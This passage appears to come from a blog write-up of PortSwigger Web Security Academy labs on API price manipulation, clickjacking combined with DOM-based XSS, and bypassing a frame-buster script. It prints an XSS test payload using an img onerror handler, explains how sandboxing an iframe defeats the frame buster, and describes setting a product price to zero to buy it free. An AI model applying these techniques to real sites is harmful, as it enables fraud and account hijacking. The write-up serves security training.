 Looks like that didn’t work. It’s sad to say but I’ve spent an embarassingly long amount of time trying to figure out what went wrong here, but in reality it’s just that the
 price is a string, and the backend demands an integer:


 So after setting the price of leet to free, we are able to buy it no problemo:
Exploiting an API endpoint using documentation | Apprentice

When we want to test for APIs, we first need to find out as much information about the API as possible. To do that, we must identify API endpoints. This can be done through reading developer’s API doc or fuzzing the paths using Intruder.
In this lab, no doc is provided meaning we have to stick with the latter method. Funnily enough, the documentation endpoint is literally /api/, that’s it:
Exploiting clickjacking vulnerability to trigger DOM-based XSS | Practitioner
As the lab’s name suggests, there exists a DOM-XSS vulnerability somewhere in the application. Naturally, we should crawl through the site and see where does a vulnerable DOM sink lives. The feedback form is looking a bit fishy so let’s check that out!
 Looks like our intuition is correct! Whatever passed into the
 name field will be reflected in the innerHTML sink after submission. And it looks like the application doesn’t filter out angle brackets or quotes, which makes constructing XSS payloads much easier. Let’s test this out by injecting a harmless h1:
 The parser indeed recognises this as valid HTML, and display it proudly. Since our sink is
 innerHTML, we have to use img or iframe to fire our events. Testing with the <img src=1 onerror=print()> payload will do its job as told.
Clickjacking
Clickjacking with a frame buster script | Apprentice
First of all, in order for a clickjacking attempt that changes victim’s states to work, anything that requires cookie auth must have that cookie set SameSite=None. Thankfully, this is indeed the case for this lab:
 Upon checking the source code, we can see that the developer tries to prevent clickjacking by adding a frame busting script as shown here. What this does is that it checks if the top-most window is the same as the current window. If they are different, it means the page is inside an iframe and the attempt is blocked:
 If we try to use Burp Clickbandit, notice that the attempt to frame the site is blocked:
 To solve this, we should also strip
 allow-scripts so that the framed page’s JavaScript will be blocked. allow-forms is still kept because we need a form to change emails with (lol)
 After that, use Clickbandit to generate a sample PoC and deliver it to the victim. Neat
CORS
URL validation bypass cheat sheet: https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet
CORS vulnerability with trusted insecure protocols | Practitioner
